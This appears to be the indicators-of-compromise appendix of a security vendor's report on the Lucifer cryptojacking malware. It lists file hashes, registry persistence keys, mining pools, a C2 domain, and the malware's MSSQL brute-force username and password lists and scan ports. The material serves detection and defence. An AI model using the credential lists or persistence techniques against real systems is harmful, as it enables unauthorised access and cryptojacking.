36107f74be98f15a45ff716e37dad70f1ff9515bc72a0a1ec583b803c220aa92 tucl.dll

f0df80978b3a563077def7ba919e2f49e5883d24176e6b3371a8eef1efe2b06a ucl.dll

b7d8fcc3fb533e5e0069e00bc5a68551479e54a990bb1b658e1bd092c0507d68 xdvl-0.dll

70dbb0b5562cd034c6b70a4a86a346b0f0039acf1b09f5814c42895963e12ea0 zibe.dll

aa8adf96fc5a7e249a6a487faaf0ed3e00c40259fdae11d4caf47a24a9d3aaed zlib1.dll

Mutex

\Sessions\1\BaseNamedObjects\122.112.179.189

4AfAd5hsdMWbuNyGbFJVZjcMLeKHvrXnT155DWh8qGkYRPbVGKBT9q1Z5gcFXqmwUuh2Kh6t2sTnHXPysYrGf2m9KqBw

Added/Modified Registry Key Value

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\QQMusic - %malware binary path%

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\QQMusic - %malware binary path%

HKLM\Software\Microsoft\Windows\CurrentVersion\spreadCpuXmr - %stratum info%

Deleted Registry Key

HKCU\Software\RealVNC\vncviewer\KnownHosts

HKCU\Software\RealVNC\vncviewer\MRU

Created Files

C:\\ProgramData\\spread.txt

C:\\ProgramData\\index.html

C:\\ProgramData\\spreadXfghij.exe

C:\\ProgramData\\SMB.exe

C:\\ProgramData\\svchostlong.exe

C:\\ProgramData\\X86.dll

C:\\ProgramData\\X64.dll

%TEMP%\\<4-random-lower-case-characters>.exe

Deleted Files

C:\\Windows\\SysWOW64\\rserver30\\Radm_log.htm

C:\\ProgramData\\X86.dll

C:\\ProgramData\\X64.dll

IoCs (Lucifer Version2)

NBI

Malware Hosting Site

121[.]206[.]143[.]140

Mining Protocol

1. stratum+tcp://pool.supportxmr.com:8080

2. stratum+tcp://gulf.moneroocean.stream:10001

C2

qf2020[.]top:19370

HBI

SHA256 - Malware

66d619ca5e848ce0e4bcb1252ff8a4f0a060197a94810de85873c76fa3826c1e spread.txt

SHA256 - Embedded Binaries in the Resource Section

84b0f2e4d222b0a2e34224e60b66340071e0d03c5f1a2af53b6005a3d739915f LNK encrypted

4c729b343ed3186dffdf80a8e3adfea7c2d56a7a06081333030fb4635e09d540 LNK decrypted

f2d9d7703a5983ae3b7767c33ae79de1db093ea30f97d6b16bb5b62f03e99638 SMB encrypted

5214f356f2e8640230e93a95633cd73945c38027b23e76bb5e617c71949f8994 SMB decrypted

4365c2ba5505afeab2c479a9c546ed3cbc07ace184fe5019947823018feb4265 X64 encrypted

ac530d542a755ecce6a656ea6309717ec222c34d7e34c61792f3b350a8a29301 X64 decrypted

b6d4b4ef2880238dc8e322c7438f57b69cec6d44c0599875466a1edb8d093e15 X86 encrypted

8edbcd63def33827bfd63bffce4a15ba83e88908f9ac9962f10431f571ba07a8 X86 decrypted

SHA256 - Binaries Extracted from SMB.exe

<Same as version 1>

SHA256 - Files Extracted from decrypted LNK
45d943c1a4e3615a52f7561791c331cd7d996dd6ddc5421fab78c2d734fed6b6 AIGrEPvEOTXqjEaw_O.lnk

478021e127232f6c6bad31b342486c88d58ab299e6c1336bbf3da00f3c38f1c8 CJqsRymyTEMnBoEC_T.lnk

42e1a05ab55d4a209d6198454718e6aaf0ac63b1778ccfc648b7791d06eddc44 DNfOzAatoSkUAZpM_E.lnk

5d181f72ca116b2925151416d5cc6d8f7ab29242be9030ec927e7175c764f56f FNqWxGJfjXHWtsOf_S.lnk

00f49b9f5e2d0156017dd5421c9301cf62b0a023d45f36455cf1d287c7f061cb FavqRrpXeqruoJwm_M.lnk

5c75ac1a0f824cb3b14a84b5b2dba0a52ed150e2e410850eafa08338dd596198 LdhMQIbWZpcSeVNj_Z.lnk

fe9f693a81ceed943854896543406edd1a6e4c2ee6a84abf196659fc8617f22e LqFWHUlZTWlULatC_G.lnk

8b4b3f131d70922502e61e7ef294f69916d289f72fe3dcccca7e2ebb904de018 MkGTeIIFLYOjZclX_I.lnk

d690b048e3984f9f8305ba0d3fb4eeea490a1461796b6927a31d0beffdafbc8b NfMIupIogETQsWra_V.lnk

d05609b368bc35d4795cc220ef42ea06d9ac8284e49b218c64789876ccdacb2e OuWZjtdbLqFVMSLF.dll

52da4c4c3ac7237ee803a5aa3250d9ca1b571876d46d725135079a866b4a554d QZwHXICgEbiMtEwe_S.lnk

3a3344f89ce8c459c11b7d480db274e8ea438cacedfe60332b1b2b65e82dfab1 QjcZPYwkZKEVQvgs_W.lnk

64af944e3ca7dec9a5673df3043d24064351de33a6ecc61ad2d288956a570bff SAmbRRbbdmzXwBQm_J.lnk

0be5db462b912cc4207e47c7fe0a80153e1f15a327a486fb2ba3e0c1efa2978a SDtTgoPxAguJyxBw_T.lnk

686eb63c8b5c07040f22e6fee0cc76baabe283fcffc0926df1bf3b802aeb8cfe TFjoAQJOJqTTlynz_W.lnk

39e8a25b0875e2ba1906b83b2d0c2cfd0762a5f1a670e6d736cc3873125b807c TeNENqdfbnkTNers_O.lnk

2dfd7a838abcf46e420e418af04413ba53cc5592ec18b8a6fe35cab161baeb48 TpzgiaCNXaSnzlKx_K.lnk

ab0c0471fd57e3ed03bbb5c5e4564c3843d62d0b7b88a15a18cd2d057a22a9f6 TywZFloXXLcMoUVP_P.lnk

ab8511ed01a0601e974809c8f3f92094ebf6669679228ce6daea6027ab59e554 VhfYGmTcCCcrfTaY_Y.lnk

32d18553602309c19b5f88a1761bc1598f346124915c2c38e1129b7c5cf94a42 WmOXSshkpQfaLVED.dll

0a4d0fb773e9251bd420e3998605500881bca21119d7af44f06b002de2cdc8fe YSfBenPxsQHppZuM_E.lnk

ab9e4c3c4827896a309a16b289e97ae848113590c8db2a62b931833ab83d9099 ZMLUEPWbhtajeFvU_F.lnk

5ae7d87b81db21da2b6212ff1229264093b5954f2d6ffb273420f898141c611d aQRlCerEgjVIRYLQ_N.lnk

d29841ebebeb48fc3da7e23ce4a0a4d3e48c1602485e9fbe913cb2ff8eb9d0dd bzimVhTxVSVAvqWW_H.lnk

b64712d39bd2ce26bb24f6cd5877554bee39240bd5994a1a6143bba660c34e2b cRTvZQMkUULYLGmW_F.lnk

02981319f54847a5587fc9cb4e32c54a76bdcfe583bc3059ee79a40c4a4409d7 emeDxGEdARUmzHYN_X.lnk

b585e210997e38741c4842979472b38e704c187a11565e32d549d0aab181ad3a fXtYTHUBPuuoBWrl_P.lnk

5def9f81ea8187a2716c77fe21a709b9c760762973fc3bbe62203e2b5897f1cc gBsceXqQIqhXHySi_N.lnk

74254df16012b0ffee18f02c96820e507b961cc6a7bcb5cc2a5f43064291d0a4 gXRyeJymkCbmiXIR_H.lnk

b8a24d8aa9b936413be925091ff551a9e872c634e9aef28df0f19363645e1224 gyhbcKquCWLSOUSd_U.lnk

04d17a702b485ae343287239b0b6201ebcaea3dd24188579800d21a16f9b35c6 gzTXwmTukBDryAPx_L.lnk

fc0997022f3b02556362ff87c59ba6db6751070aa7e73a42ac634af0eaab6ca5 hRAVeKFdQFfUWWqf_D.lnk

7a08530d46fd2bd0e61cb5ebeae8a32b6020cda5555290d5e7d8b2838127d0f6 iWYfETBuIkffMlgp_Z.lnk

b13cb42cb21efe404a88501e9ecca74f695b527a42934e62625ddf11fefcea9a joJczkptYQtfkMNm_J.lnk

57d1f4287e36c4b109afb797d50d693329d92e6d9ee69822242e55cac3c422f7 juHLixrdaEoaGDcL_I.lnk

5e8bfc88a5643c40d6efd4462cd918573e9be6fd934222a0bccc64d3e789fdfc lHGRXkTVRihDzkjl_R.lnk

21167b8443213332b519140e364cf25043b2b9171ac8ab3ce4b591e62c3b5f89 lPfkoJiWxgsoSrsD_V.lnk

7857ecefa14ab3d86a699700b313c85d6d3b106fe5375f5a5e938784271fb1dd laTnMsKakEOKsJHf_R.lnk

6791024c02a9045b237f9bf09e2ca7a7e3503d81a59f4691e5442670be21b0c1 lvdfRmNKdkMexTNn_G.lnk

8995c73fe107b3c4dad829db8e7a6b9b2bee29811d73909a9bf67ad5bd5acacb nChCLwgSBXaEiwIR_Q.lnk

4a928ff8904640733cff08bd5f70e23ee2466cb8f925a1764e9ad61bbf006efd qIeuxAOnUEVJWOEe_K.lnk

18267b8425c9dbcf4de44b22c80712ac58ddff7e3fa54839252bd5337778859f rxTDIbsrdXcyLvYA_Y.lnk

24437f92578b3632452e1e9a97341c781d36dae544d4d6827e5831c71e0f34db sHEofvMNSNPGPxnI_X.lnk

782d840f3dc7f648f8404de3e4039882e05fcf8cd2cba1509136835f6cb547d0 uZfBVEFQdlRgsvpT_D.lnk

437064714d5b080673fbdeae792a5376fbd8be361a6783a8bda78d944975f055 vnvlkoVTAEtCfPYX_Q.lnk

c735098987b555b3aa3adb58e0691d9280c2b593307072d7d731e02cd338d7ac wDxKJhyBflVPXlwA_L.lnk

33c14ef70be64290bcd9bd5abc72f2e39f50bfa567c5f521ee5d3406deb80a93 xWiOFoWnpbAxeKSr_U.lnk

3c9b80de476f842c4325580ab628ddebae4a7261ffaee52c3df0514a368d3c11 xXIRjCUwUvcECnmO_M.lnk

Mutex

qf2020.top

Added/Modified Registry Key Value

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\QQMusic - %malware binary path%

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\QQMusic - %malware binary path%

HKLM\Software\Microsoft\Windows\CurrentVersion\spreadCpuXmr - %stratum info%

HKCU\Software\Microsoft\Internet Explorer\MAIN\Start Page - http://www[.]yzzswt[.]com

HKLM\Software\Microsoft\Internet Explorer\MAIN\Start Page - http://www[.]yzzswt[.]com

Deleted Registry Key

<Same as version 1>

Created Files

C:\\ProgramData\\spread.txt

C:\\ProgramData\\index.html

C:\\ProgramData\\spreadXfghij.exe

C:\\ProgramData\\SMB.exe

C:\\ProgramData\\svchostlong.exe

C:\\ProgramData\\X86.dll

C:\\ProgramData\\X64.dll

%TEMP%\\<4-random-lower-case-characters>.exe

K:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\StartUp\\spread.exe

K:\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\spread.exe

%ROOT PATH%\\OuWZjtdbLqFVMSLF.dll

C:\\ProgramData\\CVE147159.exe

C:\\CVE\\

Deleted Files

C:\\Windows\\SysWOW64\\rserver30\\Radm_log.htm

C:\\ProgramData\\X86.dll

C:\\ProgramData\\X64.dll

K:\\spread.txt

C:\\ProgramData\\CVE147159.exe

C:\\CVE\\

Appendix

Allow list of Remote IP Addresses

94.23.23.52

91.121.140.167

149.202.83.171

139.99.124.170

37.187.95.110

94.23.247.226

139.99.125.38

18.180.72.219

3.0.193.200

139.180.131.153

45.32.24.80

116.203.73.240

44.202.105.45

95.179.220.100

139.99.100.250

149.28.17.136

45.76.206.51

142.44.240.132

94.23.23.52

139.99.123.196

94.130.12.27

178.63.100.197

107.178.104.10

92.110.160.114

94.130.12.30

37.59.52.83

104.140.201.102

95.216.46.125

3.253.40.188

3.253.40.189

45.125.194.18

45.125.194.34

78.47.158.234

47.101.30.124

203.107.32.162

47.102.39.92

47.102.251.102

47.110.199.70

139.224.168.24

47.110.190.245

139.224.219.119

139.224.20.173

203.107.40.49

116.211.169.162

218.11.2.44

107.191.99.221

107.191.99.95

3.112.214.88

47.241.2.137

206.189.33.65

161.117.192.8

47.244.176.59

210.1.226.51

116.203.61.78

35.163.175.186

178.128.107.204

45.77.31.97

172.104.91.217

103.101.30.10

139.99.72.56

176.9.4.26

149.202.214.40

37.59.43.136

37.59.44.193

37.59.43.131

88.99.242.92

88.99.193.240

94.130.165.85

94.130.165.87

91.121.2.76

37.59.54.205

37.59.55.60

37.59.44.93

37.187.154.79

37.59.45.174

176.9.53.68

78.46.91.134

94.23.41.130

176.9.2.144

178.63.48.196

78.46.89.102

37.59.56.102

94.23.212.204

188.165.254.85

46.105.103.169

76.9.50.126

37.59.51.212

91.121.87.10

94.130.206.79

188.165.199.78

176.31.117.82

188.165.214.95

94.23.206.130

176.9.63.166

94.130.164.60

78.46.91.171

188.165.214.76

37.59.44.68

94.23.8.105

37.59.49.7

183.201.229.131

117.139.17.68

223.167.166.51

111.7.68.222

Allow list of Remote Ports

3333

5555

7777

45700

45560

13531

2222

List of Usernames - Credential Brute-Forcing

sa

SA

su

kisadmin

SQLDebugger

mssql

Chred1433

List of Passwords - Credential Brute-Forcing

“\x20”

administrator

sa

SA

123456

1

123

123123

112233

1234

12345

1234567

12345678

123456789

1234567890

0123456789

a123456

admin

qaz123

1sanjose

123.com

525464

123.qwe

process

temp

1234qwer

123asd

Chred1433

admin888

1qaz3edc

1qaz4rfv

3edc4rfv

4rfv5tgb

5tgb6yhn

6yhn7ujm

7ujm8ik,

aaa123!@#

test1234

1qaz@wsx#edc

admin123456789

qazwsx123

qaz123wsx

admin123

password

qwe123

qweqwe

aaa123

pass@word1

Password1234

asd@123

Sa@123

!QAZxsw2

masterkey

sa123!@#

abc@123

!QAZ1qaz

123@abcd

111

111111

11111111

11111111111

1111

888

888888

8888

88888888

666

6666

666666

66666666

abc123

123abc

1ab2c3

zxcvbn

zxcvbnm

asdasd

asdfghjkl

asd123

qweasd

qweasdzxc

QAZWSX

123qwe@#

admin@123

123abc!@#

1qaz2ws

zaq12wsx

P@SSW0rd

a123

a111111

a123456789

a1234

p@ssw0rd

P@ssW0rd

P@ssw0rd

aa123456

1234abcd

qwer1234!@#$

159357

336699

1qaz2wsx

paSSword

password1

654321

qwerty

123456a

pa$$word

passw0rd

PasswOrd

qwe.123

zxc123!@#

root

a1b2c3

admin123456

pass

pass123

zxc123

user

11223344

asd123456

password123

121212

monkey

princess

guest

123123123

qazwsx

computer

12345a

1111222

111222

123456789a

000000

1qazXSW@

1qaz@WSX

123!@#qwe

1q2w3e4r5t

qwertyuiop

q1w2e3

123321

123qwe

1q2w3e4r

7777777

987654321

qwerty1

222222

1g2w3e4r

zag12wsx

system

555555

1q2w3e

admin123!@#

P@$$w0rd

123698745

asdfjkl

21212121

456852

a12345678

money123

1qazxsw2

1234rewq

12qwaszx

22222222

zxcvbnm123

password11

zxcv

a1b2c3d4

qqqqqq

aaa111

111aaa

369369369

369369

123454321

qw123321

asdasdasd

111222333

asdfghj

ypbwkfyjhyhgzj

ly1234

vice_1433 vice

sa@123

Admin123

123qweASD

Abc123

Sa123456

sa123456

sa123

target123

root123

mssql

sqlserver

server

client

login

test

qq123456

a123123

18n28n24a5

test1

QAZ123

Aa123456.

test123

super

text

vice

ifuckyounow

zXJl@mwZ

!qaz1QAZ

!qaz2WSX

!qaz3wsx

!qaz@WSX

qqaazz

z123456

zaqwsx

1qwerty

musica

!QAZ2wsx

abcd1234

123456aa

1234321

123zxc

123321a

123qaz

qwer123

qwerty123

zxcvbnm,./

q1w2Q!W@

1qazxcvbnm,./

bw99588399

huweishen.com

huweishen

zkeys

piress

letmein

Master

master

model

tempdb

zjsxidc123

0okmnji9

msdb

superman

sql123456

baseball

welcome

sa@qaz

sa@qazwsx

123qweasd

welcometo

mypassword

caonima

147258

qwe!@#123

123qwe!@#

qaz#@!321

qwe123123

a123.321

a321.123

a123.123

a321.321

zaq1xsw2

qwert12345

PassWord

zxcasd

qaswed

1qaz@2wsx

qaz1wsx2

qwaszx!@#

qazwsx!@#

qwe123456

1314520

147258369

idc123456

123.654

123.456

123.456.789

123.456.789a

123.456a

PASSWORD

1qw23er4

aaaaaa

zaq!@wsx

aabbcc

a12345

zxcmnb

zxcv1234

2wsxdr5

2wsx3edc

2w3e4r

234fd

enkj.1qazxdr5

123!@#

idc123!@#

3dgidc@))*

ywinidc56#@!

aini

gjp

aini1314520

caonimagebi

football

football123

administrator

List of Ports for Vulnerability Scanning and Exploitation

80

81

88

89

8080

8081

8088

8090

8888

8899

8989

9999

7001

Source: https://unit42.paloaltonetworks.com/lucifer-new-cryptojacking-and-ddos-hybrid-malware/